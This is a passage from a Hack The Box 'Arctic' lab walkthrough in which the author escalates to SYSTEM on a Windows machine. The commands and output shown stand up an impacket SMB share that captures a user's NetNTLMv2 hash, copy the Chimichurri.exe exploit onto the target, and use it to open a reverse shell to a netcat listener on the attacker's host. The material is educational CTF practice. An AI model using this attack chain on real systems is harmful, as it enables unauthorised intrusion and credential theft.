        - `impacket-smbserver share .`



```
kali@kali:~/HTB/arctic$ impacket-smbserver share .
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.11,49528)
[*] AUTHENTICATE_MESSAGE (ARCTIC\tolis,ARCTIC)
[*] User ARCTIC\tolis authenticated successfully
[*] tolis::ARCTIC:aaaaaaaaaaaaaaaa:dae83f3e5b198eb2bd3af58005797fd1:010100000000000080d7c73ad555d8017f4a927b12da8727000000000100100044006f006f007900740065005
00049000300100044006f006f0079007400650050004900020010004300790069006500770071004400510004001000430079006900650077007100440051000700080080d7c73ad555d801060004
0002000000080030003000000000000000000000000000030000087c8c3460469897ef24aedaaa35c0bcfbdd380a000578fadb15db6116546aead0a0010000000000000000000000000000000000000000090
01e00630069006600730002f00310030002e00310030002e00310034002e0039000000000000000000000000000000000
[-] Unknown level for query path info! 0×109
[*] Disconnecting Share(1:IPC$)
```


- Copying exploit over to the arctic machine
    - `net use \\$IP\share`
    - `copy \\$IP\share\Chimichurri.exe .`



```
C:\ColdFusion8\runtime\bin>net use \\10.[redacted]\share
net use \\10.[redacted]\share
Local name
Remote name       \\10.[redacted]\share
Resource type     Disk
Status            Disconnected
# Opens           0
# Connections     1
The command completed successfully.


C:\ColdFusion8\runtime\bin>copy \\10.[redacted]\share\Chimichurri.exe .
copy \\10.[redacted]\share\Chimichurri.exe .
        1 file(s) copied.

C:\ColdFusion8\runtime\bin>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5C03-76A8

 Directory of C:\ColdFusion8\runtime\bin

23/04/2022  10:27 ��    <DIR>          .
23/04/2022  10:27 ��    <DIR>          ..
22/04/2022  02:08 ��           784.384 Chimichurri.exe
18/03/2008  12:11 ��            64.512 java2wsdl.exe
19/01/2008  10:59 ��         2.629.632 jikes.exe
18/03/2008  12:11 ��            64.512 jrun.exe
18/03/2008  12:11 ��            71.680 jrunsvc.exe
18/03/2008  12:11 ��             5.120 jrunsvcmsg.dll
18/03/2008  12:11 ��            64.512 jspc.exe
```

▼ Setting up my netcat listener


- `rlwrap nc -lvnp 3333`



```
kali@kali:~/HTB/arctic$ rlwrap nc -lvnp 3333
listening on [any] 3333 ...
```


▼ Running the exploit to become root on the machine

- `Chimichurri.exe $IP $PORT`



```
C:\ColdFusion8\runtime\bin>Chimichurri.exe 10.[redacted] 3333
Chimichurri.exe 10.[redacted] 3333
/Chimichurri/-->This exploit gives you a Local System shell <BR>/Chimichurri/-->Changing registry values...<BR>/Chimichurri/-->Got SYSTEM token...<BR>/Chimic
hurri/-->Running reverse shell...<BR>/Chimichurri/-->Restoring default registry values...<BR>
C:\ColdFusion8\runtime\bin>_
```

▼ Displaying the root flag



```
 Volume Serial Number is 5C03-76A8

 Directory of C:\Users\Administrator\Desktop

22/03/2017  10:02 ��     <DIR>          .
22/03/2017  10:02 ��     <DIR>          ..
23/04/2022  09:01 ��                34 root.txt
               1 File(s)            34 bytes
               2 Dir(s)  1.433.329.664 bytes free

more root.txt
more root.txt
3c[redacted]

C:\Users\Administrator\Desktop>_
```

What I learned

- I didn’t know you could create an smbserver with the usage of `impacket`
- Learned about `windows-exploit-suggester.py`